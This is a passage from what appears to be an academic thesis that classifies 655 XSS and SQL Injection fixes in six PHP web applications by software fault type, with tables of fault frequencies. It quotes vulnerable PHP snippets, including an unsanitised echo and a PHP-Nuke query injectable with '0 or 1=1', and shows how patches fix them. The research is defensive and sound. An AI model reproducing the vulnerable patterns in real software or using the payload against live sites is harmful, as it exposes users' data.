		Missing variable assignment using a value (**MVAV**)
		Missing variable assignment using an expression (**MVAE**)
		Missing variable auto-increment (**MVAI**)
		Missing variable auto-decrement (**MVAD**)
		Missing OR sub-expr in larger expression in assignment (**MLOA**)
		Missing AND sub-expr in larger expression in assignment (**MLAA**)
	Wrong construct	Wrong parenthesis in logical expr. used in assignment (**WPLA**)
		Wrong logical expression used in assignment (**WVAL**)
		Wrong arithmetic expression used in assignment (**WVAE**)
		Wrong value used in variable initialization (**WVIV**)
		Wrong miss-by-one value used in variable initialization (**WVIM**)
		Wrong value assigned to variable (**WVAV**)
		Miss by one value assigned to variable (**WVAM**)
		Wrong constant in initial data (**WIDI**)
		Wrong miss-by-one constant in initial data (**WIDIM**)
		Wrong string in initial data (**WIDS**)
		Wrong string in initial data - missing one char (**WIDSL**)
		Wrong initial data - array has values in wrong order (**WIDM**)
		Wrong data types or conversion used (**WSUT**)
	Extraneous construct	Extraneous variable assignment using a value (**EVAL**)
		Extraneous variable assignment using another variable (**EVAV**)

(continues on the next page)

Table 3-1 (Cont.) – Detailed analysis of faults.

(adapted from Tables 6, 7, 8, 9 and 10 of

*[*Durães and Madeira*, 2006])*

ODC types	Fault nature	Specific fault types
Checking	Missing construct	Missing IF construct around statements (**MIA**)
		Missing "OR EXPR" in expression used as branch condition (**MLOC**)
		Missing "AND EXPR" in expression used as branch cond. (**MLAC**)
	Wrong construct	Wrong parenthesis in logical expr. used as branch condition (**WPLC**)
		Wrong logical expression used as branch condition (**WLEC**)
		Wrong arithmetic expression in branch condition (**WAEC**)
	Extraneous construct	Extraneous "OR EXPR" in expression used as branch cond (**ELOC**)
Interface	Missing construct	Missing return statement (**MRS**)
		Missing parameter in function call (**MPFC**)
		Missing OR sub-expr in param. of function call (**MLOP**)
		Missing AND sub-expr in param. of function call (**MLAP**)
	Wrong construct	Wrong parenthesis in logical expr. in param. of func. call (**WPLP**)
		Wrong logical expression in param of func. call (**WLEP**)
		Wrong arithmetic expression in param. of func. call (**WAEP**)
		Wrong variable used in parameter of function call (**WPFV**)
		Wrong value used in parameter of function call (**WPFL**)
		Miss by one value in parameter of function call (**WPFML**)
		Wrong parameter order in function call (**WPFO**)
		Wrong return value (**WRV**)

(continues on the next page)

Table 3-1 (Cont.) – Detailed analysis of faults.

(adapted from Tables 6, 7, 8, 9 and 10 of

*[*Durães and Madeira*, 2006])*

ODC types	Fault nature	Specific fault types
Algorithm	Missing construct	Missing function call (**MFC**)
		Missing IF construct plus statements (**MIFS**)
		Missing IF-ELSE construct plus statements (**MIES**)
		Missing IF construct plus statements plus else before statements (**MIEB**)
		Missing IF construct plus ELSE plus statements around statements (**MIEA**)
		Missing iteration construct around statement(s) (**MCA**)
		Missing case: statement(s) inside a switch construct (**MCS**)
		Missing break in case (**MBC**)
		Missing small and localized part of the algorithm (**MLPA**)
		Missing sparsely spaced parts of the algorithm (**MLPS**)
		Missing large part of the algorithm (**MLPL**)
	Wrong construct	Wrong function called with same parameters (**WFCS**)
		Wrong function called with different parameters (**WFCD**)
		Wrong branch construct - goto instead break (**WBC1**)
		Wrong algorithm - small sparse modifications (**WALD**)
		Wrong algorithm - code was misplaced (**WALR**)
		Wrong conditional compilation definitions (**WSUC**)
	Extraneous construct	Extraneous function call (**EFC**)
Function	Missing construct	Missing functionality (**MFCT**)
	Wrong construct	Wrong algorithm - large modifications (**WALL**)

In summary, all the security vulnerabilities collected during our field study could be classified using the most common fault types identified in [*Durães and Madeira*, 2006] and one extra fault type (the MFCext. as explained next). They are summarized in Table 3-2, where their correlation with the original ODC types is also shown.

Table 3-2 - The fault types observed in the field, their description and corresponding ODC fault type.

Fault type	Description	ODC type
MFC	Missing function call	Algorithm
MFCext.	Missing function call extended	Algorithm
MVIV	Missing variable initialization using a value	Assignment
MIA	Missing IF construct around statements	Checking
MIFS	Missing IF construct plus statements	Algorithm
MLAC	Missing "AND EXPR" in expression used as branch condition	Checking
MLOC	Missing "OR EXPR" in expression used as branch condition	Checking
WVAV	Wrong value assigned to variable	Assignment
WPFV	Wrong variable used in parameter of function call	Interface
WFCS	Wrong function called with same parameters	Algorithm
ELOC	Extraneous "OR EXPR" in expression used as branch condition	Checking
EFC	Extraneous function call	Algorithm

Most of the adaptations done are intrinsically necessary such as the one used for the "Missing variable initialization using a value (MVIV)" fault type. In most scripting languages, like those used to develop web applications (PHP, PERL, CGI, etc.) we associated the MVIV fault type to the first assignment of a variable and not to the initialization as it is stated by the original restrictions of the fault type. There is no need for variable initialization in these scripting programming languages, so the first assignment is the closest behavior of the initialization process.

Another modification was applied to the "Missing IF construct around statements (MIA)" fault type. Although this fault type should only be used in situations where

there is no `else` statement, we relaxed a bit this restriction. In fact, we used it also in the situations where there is one `else` statement, but only when the content of the `else` block does not affect the overall algorithm. An example of this situation is the display of an error message when something wrong happens in the application, letting the program flow to go on.

The most relevant adaptation we introduced to the original fault type was in the "Missing function call (MFC)" that originally specifies that it usually is shown in situations where the return value of the function is not being used by any of the subsequent instructions (see [*Durães and Madeira*, 2006] for the full set of restrictions for the fault types they analyzed). However, due to the myriad of specifications used by web applications (XML, HTML, CSS, DOM, URL, etc.) and character encoding codes (Unicode UTF 8, ISO 8859, IBM 952, etc.), web applications typically need to manipulate characters inside string variables, because they may be used as control sequences or reserved by these specifications and encodings. This is important for security reasons where many functions are used to clean variables from unwanted input, either by removing characters or by converting them to their secure counterparts. Typically, these conversions are done using particular functions made available by the programming language or specifically developed by the programmer for the web application.

One common characteristic of these functions is that they usually have one argument that is the variable that needs to be processed (translated), and sometimes one or more arguments that are the options used during the translation. The return value of the function will be used elsewhere in the source code (or right there). However, it is also common that due to the relaxed way that web browsers [*Hammond*, 2009] and web servers implement the HTML specifications, some of these translations are done automatically without any coding within the web application. This may mislead the programmer into not feeling the need to use these translation functions. For example, in PHP code we may have:

```php
<?php

echo "Hello ".htmlentities($_GET ['user'])."!";

?>
```

In this code snippet, the `htmlentities` is a PHP function that translates all characters that have HTML character entity equivalents into these entities. For example, using this function, the `<` is translated into `&lt`. If the developer forgets to use the `htmlentities` function (or does not use it due to lack of knowledge, for example), therefore using only the `$_GET['user']` array variable, the PHP code can still be interpreted without any problem by the web server (although it will be vulnerable to an injection attack, like XSS):

```php
<?php

echo "Hello ".$_GET ['user']."!";

?>
```

So, it is expectable that in some cases software developers forget to use this function and use the `$_GET['user']` directly in the code as it will work well in almost every "normal" utilization of the web application.

If we had followed strictly the [*Durães and Madeira*, 2006] rules we could not use this common type of web application software fault, as it fails to comply with the original restriction of the MFC. While it may be improvable for a developer to forget to use a function returning a value when the value is going to be used elsewhere in the code for the case of common C code, this is not the case for PHP code. This is why we relaxed the restriction and created a new operator named "Missing function call extended (MFCext.)" (Table 3-2). This fault type refers to the situation where the return value of the function is indeed used in the code.

All the other fault types present in Table 3-2 (MFC, MIFS, MLAC, MLOC, WVAV, WPFV, WFCS, ELOC, EFC) were used as defined in [*Durães and Madeira*, 2006], with the minor adjustments mentioned before.

3.1.2 Patch code analysis guidelines

Web applications are developed using different coding practices and during the classification of the security patches we face different scenarios and have to make some decisions that need to be clarified. To avoid classification mistakes and misinterpretations the following guidelines are followed:

1. We assume that the **information publicly disclosed in specialized sites is accurate** and that the fix developed by the programmer of the patch and made available by the company that supports the web application solved the stated problem. We do not test the presence of the vulnerability nor confirm its correction. Most of the time, developing an exploit is very time consuming. A piece of code may be impossible to exploit due to other mechanisms, configuration issues or other modules in place. Other times the security corrections come from third party security related sites that make available a Proof Of Concept (POC) code exploiting the vulnerability. However, this is not the case when the fixes are available from the web application development structure (web site or versioning system). We find that most of these corrections are made because the vulnerabilities were disclosed to the public and there are POC exploits available on the web (in hacker related sites, for example). In a few cases, the vulnerability has been detected directly by the development team, and they do not provide exploits due to the real danger that can come from that particular situation. Even in this case, hackers can use the patch code to identify the vulnerability and build an exploit code. Anyway, every block of code should be secure by itself, not relying on other modules to secure it, as these may be buggy and may change in the future providing an easy entry (this is also the main idea of the Defense-in-Depth, as described in section 2.4.1). Failing to do this may generate situations where the upgrade of the application makes it vulnerable to a previously mitigated vulnerability, for example.

2. **To correct a single vulnerability several code changes may be necessary**. This way, each code change was considered as a singular fix. For example, suppose that two functions are needed to properly sanitize a variable. Missing any of these functions makes the application vulnerable, so both of them must be taken into account. In this case, if we want to simulate the vulnerability, we may remove any of the singular fault type fixes.

3. **When a patch can fix several vulnerability types simultaneously, each one is accounted separately**. This occurred naturally because we analyzed each vulnerability independently, as if we were doing several unrelated analyses, one for each vulnerability type. For example, when a variable not properly sanitized is used in a query (allowing SQL Injection) and is later on displayed on the screen (allowing XSS). When this variable is properly sanitized, both vulnerabilities are mitigated simultaneously, however this situation accounts for the statistics of both XSS and SQL Injection vulnerabilities.

4. **When a particular code change corrects several vulnerabilities of the same type, each one is considered as a singular fix**. For example, suppose that the value assigned to a specific variable come from two sources of external inputs; and the variable is displayed in one place without ever being sanitized. We consider that the application has two security vulnerabilities because it can be attacked from two different inputs. However, to correct the problem all that is needed is to sanitize the variable just before it is displayed. In this example we consider that two security problems have been fixed, although only one code change was needed.

5. **A security vulnerability may affect several versions of the application**. This happens when the code is not changed for a long time, but it is vulnerable. The patch to fix the problem is the same for all versions, and therefore it is considered to be only one fix.

By following the previous guidelines, it was possible to classify almost all the code fixes analyzed. However, in some situations, patching one or more vulnerabilities may involve so many changes, including the creation of new functions or the change in the structure of the overall piece of code, that it is too difficult to classify it properly. These

situations are usually associated with major code changes involving simultaneously security and other bug fixes related to functional aspects. These occurrences were quite marginal (5.4%) and were not considered in our study because they are too complex and difficult to analyze due to the lack of comments in the code.

3.2 Web applications and patch code studied

The web application market is huge: there are more than 255 million web sites that can be accessed by web users, according to the December 2010 Netcraft survey [*Netcraft*, 2010]. Developers have access to a myriad of technologies to build web applications, but the combination of the Linux Operating System running the Apache web server, together with a PHP developed web application that accesses a Mysql database, is one of the most commonly used solution stack. This combination of technologies is commonly referred as LAMP (Linux, Apache, MySQL and PHP).

The popularity of LAMP web applications can be seen by numerous reports on the use of its underlying components. Apache is ruling the web server market with 59.36% of market share [*Netcraft*, 2010] or 71.17% according to [*SecuritySpace*, 2010], usually running in a Linux server. MySQL is the world most popular open source database [*MySQL AB*, 2008; *Yuhanna et al.*, 2008] and, according to Nexen.net, PHP represents around 33% of the global adoption of programming languages on Internet [*Seguy*, 2008]. PHP also comes in third place in the large programming languages group (this group includes also non web languages), according to the computer book market results in 2008 [*Zakon*, 2009]. PHP is widely adopted to build custom web applications, portals for large community of users, e-commerce applications and web administration tools. It is also used in many large corporations (e.g. Google, Amazon, Digg, Wikipedia, SourceForge, etc.) and e-government sites. As a web application programming language, PHP has been dominant (mainly in the small companies market) and there are authors that report that even Java is not gaining ground against PHP [*Goth*, 2006].

LAMP software is widely adopted because it is free, fast, flexible, and has many libraries that are supported by its large community of developers. However, this kind of setup is quite prone to vulnerabilities [*Clowes*, 2001] and is responsible for a large

number of reports of security flaws, namely SQL Injection and XSS, which can be found in vulnerability databases like SecurityFocus [*SecurityFocus*, 2010] and OSVDB [*OSVDB*, 2010]. PHP is an interpreted language and web applications developed with it are intrinsically open source and provide relatively easy access to the resources we need for our work. For example, comparing to other technologies like Java and .NET, PHP based web applications have many past versions available to be downloaded and analyzed. As these characteristics fit well in our needs, the LAMP solution stack was selected as the preferred target to be analyzed.

3.2.1 Web applications analyzed

One mandatory condition for our field study is to have access to the source code of the web applications under analysis. The code of previous versions and the associated security patches must also be accessible. The other mandatory condition is the availability of information correlating the security fix and the specific version of the web application.

The goal is to be sure that it is possible to access the source code (including the code of older versions) in order to be able to analyze and understand the security vulnerability and how it was fixed. Actually, the way a given vulnerability is fixed is a key aspect in the classification of the fault type originating the vulnerability.

For the present study we have selected six web applications: PHP-Nuke [*PHPNuke.org*, 2010], Drupal [*Drupal*, 2009], PHP-Fusion [*Jones*, 2009], WordPress [*WordPress.org*, 2009], phpMyAdmin [*phpMyAdmin*, 2009] and phpBB [*phpBB Group*, 2009]. These are open source web applications that represent a large community of users and, fortunately, there is enough information available about them to be researched. Additionally, they represent a large slice of the web application market and have a large community of users:

- **Drupal** (developed since 2000), **PHP-Fusion** (developed since 2003) and **phpBB** (developed since 2000) are Web Content Management Systems (CMS). A CMS is an application that allows an individual or a community of users to easily create and administrate web sites that publish a variety of contents. The

sites created can go from personal web pages and community portals to corporate and e-commerce applications. Drupal won the first place at the 2007 and 2008 Open Source CMS Award [*Packet Publishing Ltd*, 2009]. PHP-Fusion was one of the five award overall winner finalists at the 2007 Open Source CMS Award [*Packet Publishing Ltd*, 2009] and has a large community of users working with it. Finally, phpBB is the most widely used Open Source forum solution and was the winner of the 2007 SourceForge Community Choice Awards for Best Project for Communications [*SourceForge.net*, 2007].

- **PHP-Nuke** is a well-known web based news automation system built as a community portal, developed since 2000. The news can be submitted by registered users and commented by the community. PHP-Nuke is quite modular and custom modules can be added to increase the number of features available. PHP-Nuke is one of the most notorious CMS applications and it has been downloaded from the official site over 8 and half million times [*PHPNuke.org*, 2010].

- **WordPress** is a personal blog publishing platform that also supports the creation of easy to administrate web sites, developed since 2003. It is one of the most used blog platforms and a Google search of WordPress pages using the text "Proudly powered by WordPress", which is at the bottom of WordPress based sites, finds over 45 million pages. Although this procedure to estimate the number of WordPress installations is not at all precise, it gives us a rough idea of the extremely large utilization of the platform.

- **phpMyAdmin** is a web based MySQL administration tool, developed since 1998. It is one of the most popular PHP applications and has a very large community of users. phpMyAdmin is available in 47 languages, is included in many Linux distributions, and was the winner of the 2007 SourceForge Community Choice Awards for Best Tool or Utility for SysAdmins [*SourceForge.net*, 2007].

The six web applications analyzed are so broadly used since several years ago that they have a large number of vulnerabilities disclosed from previous versions, which were the subject of analysis of the field study (see Table 3-3). Obviously, the number of

114

vulnerabilities analyzed is not constant among web applications, because the quality of the code and the number of vulnerabilities publicly disclosed varies a great deal.

Table 3-3 - Versions of the web application used and number of vulnerabilities analyzed.

Web application	Versions analyzed	# Vuln.
PHP-Nuke	6.0, 6.5, 6.9, 7.0, 7.2, 7.6, 7.7, 7.8, 7.9	295
Drupal	4.5.5, 4.5.6, 4.6.5, 4.6.6, 4.6.7, 4.6.8, 4.6.9, 4.6.10, 4.6.11, 4.7.6, 5.1	59
PHP-Fusion	6.00.106, 6.00.108, 6.00.110, 6.00.204, 6.00.206, 6.00.207, 6.00.303, 6.00.304, 6.01.4, 6.01.5, 6.01.6, 6.01.7, 6.01.8, 6.01.9, 6.01.10, 6.01.11, 6.01.12	54
WordPress	1.2.1, 1.2.2, 1.5.2-1, 2.0, 2.0.10-RC2, 2.0.4, 2.0.5, 2.0.6, 2.1.2, 2.1.3 2.1.3-RC2, 2.2, 2.2.1, 2.3	115
phpMyAdmin	2.1.10, 2.4.0, 2.5.2, 2.5.6, 2.5.7PL1, 2.6.3PL1, 2.6.4, 2.6.4PL4, 2.7.0PL2, 2.8.2.4, 2.9.0, 2.9.1.1, 2.10.0.2, 2.10.1, 2.11.1.1, 2.11.1.2 and SVN revisions	74
phpBB	2.0.3, 2.0.5, 2.0.6, 2.0.6c, 2.0.7, 2.0.8, 2.0.9, 2.0.10, 2.0.16, 2.0.17	58
Total vulnerabilities analyzed		655

It is important to emphasize that a single vulnerability opens a door for hackers to successfully attack any one of the millions of web sites developed with a specific version of the web application. Furthermore, it is common to find a single vulnerability in a specific version that also affects a large number of previous versions. The overall situation is even worse because web site administrators do not always update the software in due time when new patches and releases are available. This can be confirmed by the results of the security analyst David Kierznowski who performed a survey showing that 49 out of 50 WordPress blogs checked did not upgrade to the last stable version and were running software with known vulnerabilities [*Pastor*, 2007]. Later, 1000 WordPress blogs were also analyzed and the conclusions point out that they were vulnerable to known 581 XSS vulnerabilities [*DK*, 2007].

3.2.2 Security vulnerabilities studied

The characterization of the all the vulnerabilities present in web applications is a cumbersome task. If we take into account just the critical vulnerabilities, we can find more than one hundred different types [*SANS Institute*, 2007]. This way, in order to make the field study feasible we need to limit the number of vulnerabilities analyzed. However, the chosen collection must be representative of existing vulnerabilities, otherwise the study will not be useful for the community, therefore defeating one of our main purposes.

The distribution of the number and relevance of vulnerability types amongst web applications has been a subject focused on some studies [*IBM Global Technology Services*, 2009; *MITRE Corporation*, 2009a; *OWASP Foundation*, 2007; *SANS Institute*, 2007]. SQL Injection and XSS are two of the twenty-six web application threats considered by the Web Security Threat Classification of the Web Application Security Consortium [*WASC*, 2004]. According to the IBM X-Force® 2008 Trend & Risk Report [*IBM Global Technology Services*, 2009], SQL Injection (with 40%) and XSS (with 28%) are the web application vulnerabilities most exploited by hackers.

In the present work we focus on two of the most critical vulnerabilities in web applications: XSS and SQL Injection (see 2.3 for details). Exploits of these vulnerabilities take advantage of unchecked input fields at user interface, which allows the attacker to change the SQL commands that are sent to the database server (SQL Injection), or allows the attacker to input HTML and a scripting language (XSS). Two main points account for the popularity of these attacks:

1. The easiness in finding and exploiting such vulnerabilities. They are very common in web applications and within a web browser we can probe for these vulnerabilities tweaking GET and POST variables that are available in the HTML page. The building of an exploit for fun or profit can be a bit more time consuming, but there are plenty information and guides on how to do it (e.g. look at [*Hansen*, 2009; *OWASP Foundation*, 2008a] for XSS and [*Hansen*,

2006; *OWASP Foundation*, 2008a; *pentestmonkey.net*, 2009] for SQL Injection, just to mention a few).

2. The importance of the assets they can disclose and the level of damage they may inflict. In fact, SQL Injection and XSS allow attackers to access unauthorized data (read, insert, change or delete), gain access to privileged database accounts, impersonate another users (such as the administrator), mimicry web applications, deface web pages, get access to the web server computer, malware injection, etc. [*Fossi et al.*, 2008].

3.2.3 Patch code sources

For all the applications analyzed, we collected the source code of both the vulnerable and the patched versions. By comparing these two versions, we could understand the characteristics of the vulnerability and classify what code was changed to correct it.

Software houses and developers follow their own policies in what concerns the public availability of older versions of the software, particularly when they have security problems. In some cases, they can be hard to find and even the access to the past collection of vulnerability patches can be a cumbersome task. Furthermore, most security announcements publicly available are so vague that it is too difficult (or even impossible) to know which source files of the application are affected by a particular vulnerability. Moreover, some of the disclosed information about security problems is too generic and groups together several types of security vulnerabilities (e.g., using the same document to refer to directory traversal, remote file inclusion and COOKIE poisoning vulnerabilities), which makes it more difficult to map our target vulnerabilities to the code fixing them.

In order to gather the actual code of security patches, we have to use several sources of data, such as mirror web sites, other sites that provide the source code (mainly on blogs or forums), online reviews, news sites, sites related to security, hacker sites, change log files of the application, the version control system repository, etc.

For the purpose of this study, we just need the changes made to the code of the application correcting the vulnerability problem (i.e., the source code of the entire

application is not required). However, as there is no standard way of providing the data about the security vulnerability fix, we have to consider different sources of information, each one following its own specific format. The four main source types used in the current work are the following:

1. **Security patch files with information about the target version of the application.** In this case, we have the reference to the buggy version of the web application and to the patch file that must be applied to mitigate the target vulnerability. Usually, this file can be downloaded from the web application site. This patch file is an easy and quick way to solve an urgent problem and it is written to replace just the original application file with the vulnerability, leaving all the other source files intact. For our study, we need to classify just the piece of code responsible for the correction of the vulnerability so, to obtain the code changes of these two files (the original file with the vulnerability and the patch file), we can use the UNIX `diff` utility. The UNIX `diff` utility is a file comparison tool that highlights the differences between two files using the algorithm to solve the longest common subsequence problem [*Hunt and McIlroy*, 1976]. Due to its importance in computer administration and software development, this tool has also been ported to other operating systems, like Windows and Mac OS.

2. **Updated version of the web application.** Actually, this is a completely new version of the application containing new features and bug fixes (including security ones). This is the most common source of information we have found, but it is also the one that needs more exploration work to be done. To analyze it we have to search the code responsible for fixing the various security vulnerabilities addressed among all the other source files of the application. As this is an entire new version of the application, there are usually many security issues addressed simultaneously. The amount of work that is needed to isolate the vulnerabilities and their respective patches is high, so we need additional information about what source files have been updated with the security fixes. Fortunately, this information is commonly found in the change log file that is distributed with the application, although it is usually not as detailed as it

should. This change log file consists of a summary of the changes made in the several past versions of the application, including what bugs and security issues were fixed in each version. The text describing the corrections does not follow a standard rule, so the details about the vulnerabilities vary a lot. For example, we may find just a laconic reference to the bugs addressed. Sometimes there is a separation of common bugs and security bugs and, in rare occasions, information about the problematic files and the variables involved in a security problem is provided. After the forensic work needed to identify the vulnerable source file, we used the UNIX `diff` utility to obtain the code changes between this file and the corresponding patch file from the newer version of the application.

3. **Available security `diff` file.** In this case, there is a `diff` file, which is a file containing only the code differences between two other files with information about what lines of the original file have been removed, added or changed. It has, therefore, the precise code changes needed to fix a referenced vulnerability. The contents are ready to be applied to the target application using the UNIX `patch` utility that reverses the process done by the UNIX `diff` utility. With the `diff` file we have all the information needed to analyze and classify the target vulnerability and, although this is the easiest data source to work with, it is also the most rare to find.

4. **Version control system repository.** Almost all relevant open source applications are developed using a version control system to manage the contributions of the large community of developers from around the world. The most commonly used version control systems are free to use and open source, like the Concurrent Version System (CVS) [*Ximbiotic LLC*, 2009], the Subversion (SVN) [*CollabNet*, 2009] and the distributed version control system Git [*Torvalds*, 2009]. In many open source projects, it is easy to obtain permission to query the repository and download any file. With granted permissions, we have access to all the revisions of the application and corresponding change log files. Revisions are similar to the intermediate milestones that the application goes through before reaching a final version

ready to be released to the public (the revisions include the final versions also). By querying the change log file we can obtain the information about the revisions of the application where security problems were fixed. Having access to the version control system we can navigate through all the past history of a given application. It is the most complete source of information we can have about the application, although it may be difficult to find what we are looking for in such a vast collection of files and versions. Whenever the search is successful, it is possible to obtain the security `diff` file directly using the version control system utilities.

Once the vulnerable code and the respective patch are obtained using one of the previous sources of information, a differential analysis is performed to identify the locations in the code where the defects are fixed. This operation is done mainly through the use of `diff` utility. A manual analysis of the code can be also performed when the output of the `diff` utility is too complex due to a large number of changes between the two versions of the source code, or when many corrections are done in the same file. The manual analysis also help grouping several security corrections and discarding the code changes not related to security issues.

3.3 Field study results and discussion

In the field study we classified 655 XSS and SQL Injection security fixes found in the six web applications analyzed (PHP-Nuke, Drupal, PHP-Fusion, WordPress, phpMyAdmin and phpBB).

3.3.1 Overall Results

The overall distribution of the fault types found in the six web applications analyzed is shown in Table 3-4. In this table we can see the individual results for each fault type allowing us to understand how they are distributed along the web applications.

A common belief is that vulnerabilities related to input validation are mainly due to missing `if` constructs or even missing conditions in the `if` construct. However, our field study shows that this is not the case, as the overall "Missing IF…" fault types

(MIFS and MIA: see Table 3-2) only have a weight of 5.5%. As for the "Missing <condition>…" fault types (MLAC and MLOC), they represent only 1.52% of all the fault types. This suggests that programmers typically do not use `if` constructs to validate the input data, and this may occur due to the complexity of the validation procedures needed to avoid XSS and SQL Injection.

The typical approach we found in the field is the use of a function to clean the input data and let it go through, instead of stopping the program and raise an exception (or show an error page). This may be understood as a design goal trying to prevent the disruption of the interaction of users to the least possible. In what concerns security, it would be better to allow only inputs known as correct (white list) as this prevents any input with suspicious characters to go any further and is more secure than just cleaning the input from malicious characters and let the operation continue normally.

Table 3-4 - Detailed results of the field study on the most common software faults generating vulnerabilities.

Web application	PHP-Nuke		Drupal		PHP-Fusion		WordPress		phpMyAdmin		phpBB	
Fault type	SQL	XSS	SQL	XSS	SQL	XSS	SQL	XSS	SQL	XSS	SQL	XSS
MFCext.	120	133	4	39	6	13	6	94	1	51	3	27
WPFV	31			3	2	5				4		1
MIFS	5	2		2	7	6				10		2
WVAV	2			3				2		4		17
EFC					1					1		4
WFCS				3	1	1		13				
MVIV		1			1	3						4
MLAC				1	2	4				2		
MFC				2	1					1		
MIA				1		1						
MLOC		1										
ELOC				1								
Total Faults	158	137	4	55	21	33	6	109	1	73	3	55

Analyzing the global distribution of web application vulnerabilities we found 70.53% of XSS and 29.47% of SQL Injection showing that XSS is the most frequent type by far. As shown, all the fault types account for XSS vulnerabilities but only eight fault types report to SQL Injection, which might help justify the fact that XSS is more prevalent than SQL Injection, confirming the results of the report on the vulnerabilities found by WhiteHat [*WhiteHat Security Inc.*, 2010]. This trend is also confirmed by reports on vulnerability disclosed in CVE [*MITRE Corporation*, 2009a; *OWASP Foundation*, 2007]. However, the four fault types that do not contribute to SQL Injection (MFC, MIA, MLOC and ELOC) only account for 1.22% of all the fault types. Obviously, we do not have enough sample values that allow conclude that SQL Injection may not be derived from one of these fault types. We can only say that we did not found them in our field study.

There are several factors that contribute to the prevalence of XSS. XSS is easier to discover because it manifests directly in the tester web browser window. Every input variable of the application is a potential attack entry point for XSS, which is not the case for SQL Injection, where only variables used in SQL queries matter. Another factor that contributes to the prevalence of XSS is that SQL Injection alters the database records and this cannot be always seen in the interface, at least so explicitly as XSS. Moreover, the knowledge needed to test for XSS [*Hansen*, 2009; *OWASP Foundation*, 2008a] is not as complex as for SQL Injection, for which the attacker needs to have deep knowledge about the SQL language. Although the SQL language is usually based on the SQL-92 standard [*Digital Equipment Corporation*, 1992], every database management system (DBMS) has its own extensions and particularities [*Hansen*, 2006; *OWASP Foundation*, 2008a; *pentestmonkey.net*, 2009], that need to be taken into account when searching for SQL Injection.

The distribution of XSS and SQL Injection throughout the 12 classification fault types (see Table 3-2) is shown in Figure 3-1. It seems that the Pareto principle (also known as the principle of factor sparsity or the 80-20 rule) also applies to this web application scenario. The most representative and widespread fault type is the "Missing function call extended (MFCext.)". It represents 75.87% (140 SQL Injection + 357 XSS out of

655 vulnerabilities studied) of all the fault types found. The high value observed for the MFCext. fault type comes from the massive use of specific functions to validate or clean data that comes from the outside of the application (user inputs, database records, files, etc.). In many cases, functions are also used to cast a variable to a numeric value, therefore preventing string injection in numeric fields.

Figure 3-1 – Summary of the vulnerability fault types.

The next three most common fault types are "Wrong variable used in parameter of function call (WPFV)", "Missing IF construct plus statements (MIFS)", and "Wrong value assigned to variable (WVAV)". According to our findings, these vulnerabilities usually arise from the following situations:

1. **Missing single-quote (') around a PHP variable in SQL queries** allowing an attacker to inject a custom command (SQL Injection). For example, in the downloads module of PHP Nuke 6.9 we found the following code:

```
$cresult2 = sql_query("SELECT * FROM
".$prefix."_downloads_downloads WHERE cid=$cid3", $dbi);
```

This code is vulnerable to SQL Injection through the use of PHP variable $cid3. The $prefix variable may also be problematic, but let us focus our analysis on the $cid3 variable. The WHERE clause of the query intends to filter

only the records where the numeric database field `cid` of the table `nuke_downloads_downloads` (assuming that `$prefix` has the default value `nuke`) is equal to the PHP variable `$cid`. Naturally, `$cid` is expected to be numeric. However this cannot be guaranteed because `$cid` is not validated before this code. If an attacker can provide the value of the `$cid` variable he can tweak it in order to perform an SQL Injection attack. Although `$cid` should only take numeric values the attacker may assign a string to it, that can be as simple as "`0 or 1=1`". This way the executed `WHERE` clause will be "`WHERE cid=0 or 1=1`". The result of the query is the disclosure of all the records of the `nuke_downloads_downloads` table.

To fix this vulnerability, the problematic code of the PHP file was replaced in version 7.0 by the following text:

```
$cresult2 = sql_query("SELECT * FROM
".$prefix."_downloads_downloads WHERE cid='$cid3'", $dbi);
```

We can see that the `$cid` PHP variable is now enclosed by single-quotes, to prevent this type of SQL Injection attacks. Using the same example, the `WHERE` clause will be "`WHERE cid='0 or 1=1'`". The MySQL database transparently converts the "`'0 or 1=1'`" to the value 0, by using only the number that it can gather from the leftmost position of the string. So from the database point of view, the `WHERE` clause will be executed as "`WHERE cid=0`". The result of the query will at most be an error and no records of the `nuke_downloads_downloads` table will be shown. Obviously, if the value of the `$cid` variable is a number that exists in the `nuke_downloads_downloads`, the query will execute as planned by the web application developer. These situations were found in WPFV and WVAV faults.

2. **Missing `if` around a statement.** When a variable is not `NULL` it needs to be sanitized, otherwise a malicious code may be injected from the outside. This is an exploit of the PHP directive "`register_globals = on`" [*Clowes*, 2001;

PHP Group, 2009b], which allows the injection in all sorts of variables, when the code is not properly secured. This PHP directive allows assigning values to PHP variables, based on the input values from GET, POST and COOKIE data. This affects global variables like the `$SESSION` variable array, whose values are assumed to be correct but may be manipulated. Moreover, PHP does not require variable initialization (a `NULL` value is automatically assigned to non-initialized variables). If the developer does not assign any value to a variable and relies on the default value, the code can become vulnerable to the exploitation of the "`register_globals = on`" directive. The attacker only has to exploit the vulnerable variable using a malicious value in the HTTP request. For example, in the photogallery module of the PHP-Fusion 6.00.106 the PHP variable `$photo` is vulnerable to SQL Injection because it has not a value assigned in the code. This problem is mitigated in PHP-Fusion 6.00.110 by adding this piece of code at the start of the PHP file:

```
if (isset($photo) && !isNum($photo)) fallback(FUSION_SELF);
```

